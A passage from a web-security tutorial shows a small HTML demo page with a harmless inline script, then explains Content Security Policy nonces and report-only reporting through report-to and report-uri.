
<script>
  console.log('My non-trusted code!')
</script>
</head>
<body>
  <h1>Page for CORS demo!</h1>
</body>
</html>

```



Example 7


adding 'nonce-randomKey' in CSP header



Now only script which has nonce defined as randomKey is loaded.

nonce is not visible in DOM(Element tab in inspect)

CSP in response header



Report-only mode

If you get any CSP errors, you can report them to particular endpoint using

report-to default;

report-uri URL;